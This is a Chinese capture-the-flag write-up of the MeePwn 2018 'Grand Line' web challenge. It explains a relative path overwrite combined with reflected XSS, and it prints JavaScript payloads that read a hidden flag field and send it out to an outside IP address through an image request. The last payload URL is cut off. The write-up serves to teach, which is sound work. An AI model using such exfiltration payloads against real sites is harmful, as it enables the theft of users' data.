GRAND LINE-MeePwn-2018

茜さす / 2018-07-22 01:00:26 / 浏览数 3023 安全技术 CTF 顶(1) 踩(0)

题目信息

It was said to be hidden somewhere deep in the Grand Line, someone in the second part of Grand Line can capture it, could you tell them to give it for you. Let's start a trip in Grand Line.

伟大航线.....死肥宅，海贼王看多了吗，XD

进去后查看源码，代码如下：

```
<!--

/* * *  Power By 0xd0ff9 * * *

-->
<!DOCTYPE html>
<html lang="en">
<head>
 <title>The Two piece Treasure</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1">
 <!-- Latest compiled and minified CSS -->
 <link rel="stylesheet" href="css/bootstrap.min.css">

 <!-- jQuery library -->
 <script src="js/jquery.min.js"></script>

 <!-- Latest compiled JavaScript -->
 <script src="js/bootstrap.min.js"></script>
</head>
<body>

<!-- P/s: Your grand line is /3915ef41890b96cc883ba6ef06b944805c9650ee/ , this is not Luffy 's grand line -->
<div class="container">
<div class="jumbotron">
   <h1>GRAND LINE</h1>
   <p>Welcome to Grand Line, You are in the way to become Pirate King, now, let's defeat <a href="bot.php">BigMom</a> first</p
</div>
<input name='location' value='27.17.239.154' type='hidden'><br><input name='piece' value='Only whitebeard can see it, Gura gur
 <h4>If you eat fruit, you can't swim</h4>
```

```
       <img src="images/grandline.png"/>
       <br>
       <form method="get" action="index.php">
       <input type="text" name="eat" placeholder="" value="gomu gomu no mi">
       <input type="submit">
       </form>
   </div>


</body>
</html>
```

```
<!-- Infact, ?debug will help you learn expression to build Grand Line ( Ex: !<>+-*/ )
```

拖到源码最下面，发现提示


```
<!-- Infact, ?debug will help you learn expression to build Grand Line ( Ex: !<>+-*/ )
```


提示增加请求参数?debug，访问URL如下

```
http://178.128.6.184/3915ef41890b96cc883ba6ef06b944805c9650ee/?debug
```

得到了源码如下

```
<!--

/* * *  Power By 0xd0ff9 * * *

-->
<?php
include "config.php";
if(isset($_GET['debug']))
{
   show_source(__FILE__);
   die("...");
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
 <title>The Two piece Treasure</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1">
 <!-- Latest compiled and minified CSS -->
 <link rel="stylesheet" href="css/bootstrap.min.css">

 <!-- jQuery library -->
 <script src="js/jquery.min.js"></script>

 <!-- Latest compiled JavaScript -->
 <script src="js/bootstrap.min.js"></script>
</head>
<body>

<?php



$grandline = $_SERVER['REQUEST_URI'];
// Best Grandline is short
```

```
$grandline = substr($grandline,0,500);

echo "<!-- P/s: Your grand line is ".htmlentities(urldecode($grandline),ENT_QUOTES)." , this is not Luffy 's grand line -->";


?>

<div class="container">
<div class="jumbotron">
   <h1>GRAND LINE</h1>
   <p>Welcome to Grand Line, You are in the way to become Pirate King, now, let's defeat <a href="bot.php">BigMom</a> first</p
</div>
<?php

$loca = $_SERVER["REMOTE_ADDR"];

echo "<input name='location' value='".$loca."' type='hidden'><br>";
if ($loca === "127.0.0.1" || $loca==="::1")
{
   echo "<input name='piece' value='".$secret."' type='hidden'>";
}
else
{
   echo "<input name='piece' value='Only whitebeard can see it, Gura gura gura' type='hidden'>";
}

?>

 <h4>If you eat fruit, you can't swim</h4>
       <img src="images/grandline.png"/>
       <br>
       <form method="get" action="index.php">
       <input type="text" name="eat" placeholder="" value="gomu gomu no mi">
       <input type="submit">
       </form>
   <?php
   if(isset($_GET['eat'])&&!empty($_GET['eat']))
   {
       if($_GET['eat'] === "gomu gomu no mi")
       {
           echo "<p>Pirate, Let's go to your Grand Line</p>";
       }
       else
       {
           echo "<p>You need to eat 'gomu gomu no mi'</p>";
       }
   }

   ?>
</div>


</body>
</html>
```

```
<!-- Infact, ?debug will help you learn expression to build Grand Line ( Ex: !<>+-*/ )
...
```

同时还可以发现页面引用CSS，JS的方式为相对路径


```
<script src="js/jquery.min.js"></script>

<link rel="stylesheet" href="css/bootstrap.min.css">

<script src="js/bootstrap.min.js"></script>
```

首页还有一个页面，是一个带验证码的提交页面

```
http://178.128.6.184/3915ef41890b96cc883ba6ef06b944805c9650ee/bot.php
```



审计与RPO

看到相对路径的引用，首先联想到RPO (Relative Path Overwrite)相对路径覆盖漏洞。

根据带验证码的提交页面，并且提示是谷歌浏览器，XSS没跑了，题目方向蛮清晰的，Emmmm.....

查看源码，发现程序会获取`$_SERVER['REQUEST_URI']`，然后将经过`htmlentities()`过滤输出在页面

```
$grandline = $_SERVER['REQUEST_URI'];
// Best Grandline is short
$grandline = substr($grandline,0,500);

echo "<!-- P/s: Your grand line is ".htmlentities(urldecode($grandline),ENT_QUOTES)." , this is not Luffy 's grand line -->";
```

如果这里能够绕过`htmlentities()`那么这里就是一个反射性XSS，可惜的是这里无法直接利用，这里引入`<script>`标签就会被过滤实体编码。

```
<?php

$loca = $_SERVER["REMOTE_ADDR"];

echo "<input name='location' value='".$loca."' type='hidden'><br>";
if ($loca === "127.0.0.1" || $loca==="::1")
{
   echo "<input name='piece' value='".$secret."' type='hidden'>";
}
else
{
   echo "<input name='piece' value='Only whitebeard can see it, Gura gura gura' type='hidden'>";
}

?>
```

这里的`$secret`就是Flag，只有在`$_SERVER["REMOTE_ADDR"];`等于本地的`127.0.0.1`和`localhost`的时候才会出现在页面中的`<input>`标签中。

题目方向清晰，思路大致如下：


- 首先向管理员提交URL，URL必须是`http://127.0.0.1`或者`http://localhost`开头，让Flag出现在页面。
- 结合使用相对路径引用JS的问题，向首页注入获取和外带Flag的JS代码，通过RPO让首页加载JS资源的请求的响应为注入恶意JS代码的首页，并绕过过滤，获取Flag。

Get_Flag

注释多余代码

- 当首页的代码被当作JS执行的时候，内容却是HTML，因此需要让页面的语法满足JavaScript的语法格式才能正确执行。
- 使用`*/`注释掉输入点以前的代码；再使用`/*`闭合掉后面的代码`*/ )`中的后半截注释符，但还有一个)没有注释。

- 因此再将代码改为`console.log(/*`，这样就闭合了后面的)，后面就变成了`console.log(/* XXOOXXOO */)`，注释变为`console.log`的参数，相当于在控制台上打印了空的内容。
- 这时候Payload为`*/alert('Rai4over');.....console.log(/*`，这样仍然不行。
- 要注意的是浏览器在访问相对路径资源的CSS,JS的时候会将最后一个/后面内容抹除然后在拼接资源路径，会导致*被吃掉，就不能起到注释的作用了，因此额外增加一个



过滤和渲染

编写FLAG外带的Payload，注意对+进行URL编码。

```
*/var img = document.createElement('img');
img.src = `http://117.48.197.137/6666888` %2b document.getElementsByTagName('input')[1].value;
document.body.appendChild(img);console.log(/*/
```

代码并不可用，因为`htmlentities()`同时还过滤了`'`，可以使用`反引号绕过（模板字面量）。


```
*/var img = document.createElement(`img`);
img.src = `http://117.48.197.137/6666888` %2b document.getElementsByTagName(`input`)[1].value;
document.body.appendChild(img);console.log(/*/
```

看起来大功告成，但是却仍然无法接收到Flag。
使用构造的Payload访问的首页发现报错。

恍然大悟，观察注入点也就是执行JS的位置是在`<input>`的上方，浏览器执行JS的时候还没有将标签装载进入Dom树，自然报错。
我们只需要将代码封装到`window.onload`，然后将地址改成`localhost`发送即可。

最终Payload如下

```
http://localhost/3915ef41890b96cc883ba6ef06b944805c9650ee/index.php/*/window.onload=function()%7Bvar%20img=document.createElem
```



上一篇：macOS Calisto木马分析 下一篇：[红日安全]代码审计Day4 - ...

1. 0 条回复
   - 动动手指，沙发就是你的了！

目录